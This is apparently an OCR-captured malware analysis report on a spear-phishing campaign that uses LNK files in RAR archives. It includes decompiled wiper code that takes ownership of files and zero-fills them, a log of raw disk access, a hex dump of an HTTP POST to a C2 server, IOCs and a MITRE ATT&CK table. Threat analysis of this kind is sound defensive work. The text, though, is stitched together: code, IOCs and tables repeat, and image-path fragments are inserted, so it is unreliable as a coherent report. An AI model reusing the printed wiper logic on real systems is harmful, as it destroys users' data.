          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
